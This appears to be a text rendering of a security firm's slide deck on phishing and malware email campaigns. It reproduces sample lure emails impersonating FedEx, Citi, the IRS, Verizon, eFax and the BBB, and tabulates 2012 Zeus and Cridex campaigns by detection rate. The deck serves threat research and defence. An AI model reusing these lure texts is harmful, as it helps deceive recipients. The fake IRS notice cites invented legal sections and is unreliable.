Note: Please do not use this email to submit payment. This email may not be used as a remittance notice. To pay your invoices, please visit FedEx Billing Online, <http://www.fedex.com/us/account/fbo>

Thank you,  
Revenue Services  
FedEx

This message has been sent by an auto responder system. Please do not reply to this message.

The content of this message is protected by copyright and trademark laws under U.S. and international law.  
Review our [privacy policy](#). All rights reserved.



# Recent Threats

The screenshot shows an email from Citi. At the top left is the Citi logo. At the top right is a blue box with a lock icon and the text "EMAIL SECURITY ZONE". Below this is a line of text: "Add citicards@info.citibank.com to your address book to ensure delivery." The main body of the email is titled "Your Account: Important Notification" and contains the following text:

**Your Citi Credit Card statement is ready to view online**

[» View Statement](#)

Dear Cardholder,

Your Citi Credit Card statement is now available for you to view online. Here are some key pieces of information from your statement:

Statement Date:	June 04, 2012
Statement Balance:	\$7170.71
Minimum Payment Due:	\$2445.23
Payment Due Date:	June 15, 2012

Want help remembering your payment due date? Sign up for automated alerts such as Payment Due reminders with Alerting Service.

To set up alerts sign on to [www.citicards.com](http://www.citicards.com) and go to Account Profile.

I prefer not to have this email contain specific information from my statement. [Please send me just the announcement that my statement is ready to view online.](#)





# Recent Threats



Herewith we are informing you that you are required to pay a forfeit for not filling the income tax return prior to January 31.

Please note that IRS Section 2033(A)(8) specifies a money penalty of \$5,000 for each Form 821 that is filled later than deadline for filling the income tax return or does not contain the comprehensive info described in 2033(A)(8).

You will be released from the forfeit when the taxpayer shows that the failure to file was caused by great reason.

[Please enter official site for more information](#)

Internal Revenue Services United States, Department of Treasury  
St.  
Hours of Operation: Monday-Friday, 11:30AM - 16:30PM your local time.



# Recent Threats



IMPORTANT ACCOUNT NOTE FROM VERIZON WIRELESS.

**Your acknowledgment message is issued.**

Your account No. ending in 7843

Dear Client

For your accommodation, your confirmation letter can be found in the [Account Documentation](#) desk of My Verizon.

Please browse your informational message for more details relating to your new transaction.

[Open Information Message](#)

In addition, in [My Verizon](#) you will find links to information about your device & services that may be helpfull if you looking for answers.

Thank you for joining us.



# Recent Threats



World Leader in Digital Faxing

Fax Message [Caller-ID: 714050196]

You have received a 65 pages fax at Tue, 12 Feb 2013 08:44:58 +0300, (861)-349-3478.


\* The reference number for this fax is [eFAX-085087371].

[View attached fax using your Internet Browser.](#)



# Recent Threats

Better Business Bureau<sup>®</sup>  
Start With Trust<sup>®</sup>



Thu, 7 Feb 2013

**RE: Complaint No. 20C436W38**

@

The Better Business Bureau has been booked the above said claim from one of your purchasers as regards their dealings with you. The detailed description of the consumer's concern are available for review at a link below. Please pay attention to this issue and communicate with us about your mind as soon as possible.

We amiably ask you to click and review the [COMPLAINT REPORT](#) to respond on this appeal.

We are looking forward to your prompt response.

WBR  
Chloe Martin  
Dispute Councilor  
Better Business Bureau

---

**Better Business Bureau**  
3013 Wilson Blvd, Suite 600 Arlington, VA 28901  
Phone: 1 (703) 276.0100 Fax: 1 (703) 525.8277



# Recent Threats



Herewith we are informing you that you are required to pay a forfeit for not filling the income tax return prior to January 31.

Please note that IRS Section 2033(A)(8) specifies a money penalty of \$5,000 for each Form 821 that is filled later than deadline for filling the income tax return or does not contain the comprehensive info described in 2033(A)(8).

You will be released from the forfeit when the taxpayer shows that the failure to file was caused by great reason.

[Please enter official site for more information](#)

Internal Revenue Services United States, Department of Treasury  
St.  
Hours of Operation: Monday-Friday, 11:30AM - 16:30PM your local time.



# MALCOVERY TODAY'S TOP THREATS



- Each day we document the behavior of the Top Threat emails
  - What is the spam subject?
  - Which hostile URLs are advertised?
  - What are the MD5s of malicious attachments?
  - What network touches does the malware make?
  - What additional malware drops if executed?

# VirusTotal Detects: October 2012



Date	Brand	Delivery (1 = attach or 2 = link)	Zeus or Cridex (Z or C)	if Z - is ponyloader or gate.php present	if Cridex - # of URL substrings	Dropped EXE 1 detects day of	Dropped EXE 1 AV detects now
10/1/2012	Nacha	2	C		427	4/42	38/45
10/2/2012	Adobe	2	C		423	6/43	39/45
10/7/2012	eFax	2	?			11/43	34/46
10/11/2012	LinkedIn	2	C		402	7/43	36/46
10/16/2012	LinkedIn	2	Z			5/43	41/45
10/16/2012	Federal Reserve	2	C		423	1/43	38/45
10/17/2012	LinkedIn	2	Z			10/41	36/45
10/22/2012	FedEx	1	C		427	2/44	N/A
10/22/2012	BBB	1	Z			7/44	33/45
10/24/2012	Nacha	1	?			7/44	38/45
10/24/2012	eFax	1	Z			29/43	41/45
10/26/2012	"Your Photo"	1	C		429	21 / 44	37 / 45
10/29/2012	Xerox	1	C		429	1 / 44	35 / 45
10/30/2012	"Scan from an HP"	1	?			5 / 44	32 / 46
10/26/2012	"Invoice"	1	C		429	4 / 43	N/A
10/30/2012	BBB	1	Z			4 / 43	38 / 45
10/31/2012	"Trouble"	2	C		431	9/42	34 / 44

# Summary



**MALCOVERY**  
SECURITY





# Phishing Intelligence

- When we look at our brand data in isolation, we miss evidence
- When we look at each phishing site in isolation, we fail to see patterns
- By gathering intelligence about our attacks, patterns emerge that allow us to build Effective Countermeasures to protect our brand

# Malicious Email Intelligence



- Targeted malware attacks are far more expensive than phishing attacks
- Current countermeasures are reactive and too slow
- Intelligence about Today's Top Threat helps you to protect your INTERNAL network from the most expensive type of attack

**Thank you!**

**Heather McCalley**

**[hmccalley@malcovery.com](mailto:hmccalley@malcovery.com)**



**MALCOVERY**  
SECURITY